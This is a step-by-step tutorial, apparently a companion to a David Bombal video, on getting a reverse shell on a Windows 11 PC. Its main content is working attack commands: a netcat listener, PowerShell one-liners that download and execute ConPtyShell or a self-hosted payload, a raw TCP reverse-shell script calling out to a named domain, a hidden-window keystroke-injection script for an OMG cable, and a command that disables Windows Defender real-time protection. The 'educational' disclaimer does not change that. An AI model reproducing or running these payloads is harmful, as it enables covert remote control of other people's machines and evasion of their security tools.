Windows 11 Reverse Shell

Disclaimer

This document DOES NOT promote or encourage any illegal activities!

The content in this document is provided solely for educational purposes and to create awareness!

WARNING!

DAVID BOMBAL
EDUCATE.MOTIVATE


Watch a YouTube video?

Watch the video here:

- https://youtu.be/KhwJ6fD-t10

DAVID BOMBAL
EDUCATE.MOTIVATE

Network Diagram



Note: You don’t have to use Linode. That’s just what I used in my video.

Linode Affiliate link: https://davidbombal.wiki/linode

Method 1 (easy method): Run GitHub script

Use GitHub scripts:

- https://github.com/swisskyrepo/PayloadsAllTheThings
- Netcat running on your server

Client requirements:

- Start reverse shell on client

Easier Way: Linux Server

Step 1: Run this command on your server. Replace the port number with the port number you are using:

```
stty raw -echo; (stty size; cat) | nc -lvnp 81
```

Do things on Windows PC

Step 2: Replace 10.1.1.1 with your server IP address and 81 with the port number used in step 1:

```
IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.1.1.1 81
```

Note: In my tests I found that you had to disable real time protection in Windows 11 manually before running this.

Run Windows commands from server

Start notepad:

```
start notepad -WindowStyle maximized
```

Kill notepad:

```
taskkill /IM "notepad.exe" /F
```

Start Chrome:

```
start chrome https://youtu.be/dQw4w9WgXcQ -WindowStyle maximized
```

Kill Chrome:

```
taskkill /IM "chrome.exe" /F
```

Optional: OMG Cable Ducky script

Use this script on the OMG cable (or other Hak5 devices like the rubber ducky). Replace 10.1.1.1 with your server's IP address and 81 with the port number you are using:

```
DELAY 1000
GUI r
DELAY 100
STRING powershell -w hidden IEX(IWR
https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -
UseBasicParsing); Invoke-ConPtyShell 10.1.1.1 81
ENTER
STRING exit
ENTER
```

Method 2: Run your own script on your server

Server requirements:

- Script on your server
- Webserver running
- Netcat running

Client requirements:

- Start reverse shell on client

On the Linux Server

Step 1: Create a file called payload.ps1 with this content – change port number 81 as required and shell.theboss.lol to the domain name you are using:

```
#Change the domain name "shell.theboss.lol" to your domain name and the port number "81" to the port number ncat is listening to:

$sm=(New-Object Net.Sockets.TCPClient('shell.theboss.lol',81)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}
```

On the Linux Server

Step 2: Run a Webserver:

```
python3 -m http.server 80
```

Step 3: Run Netcat using the same port :

```
nc -lp 81
```

On the Windows PC

Step 1: Note: This doesn’t work anymore on Windows 11. You will need to manually disable Real Time protection.

Start an elevated PowerShell instance which will disable Windows Defender.

Run this in a terminal or Windows Run:

```
powershell -w hidden start powershell -A 'Set-MpPreference -DisableRea $true' -V runAs
```

Step 2: Set up reverse shell:

```
powershell -w hidden "IEX (New-Object Net.WebClient).DownloadString('http://theboss.lol/payload.ps1');"
```

Run Windows commands from server

Start notepad:

```
start notepad -WindowStyle maximized
```

Kill notepad:

```
taskkill /IM "notepad.exe" /F
```

Start Chrome:

```
start chrome https://youtu.be/dQw4w9WgXcQ -WindowStyle maximized
```

Kill Chrome:

```
taskkill /IM "chrome.exe" /F
```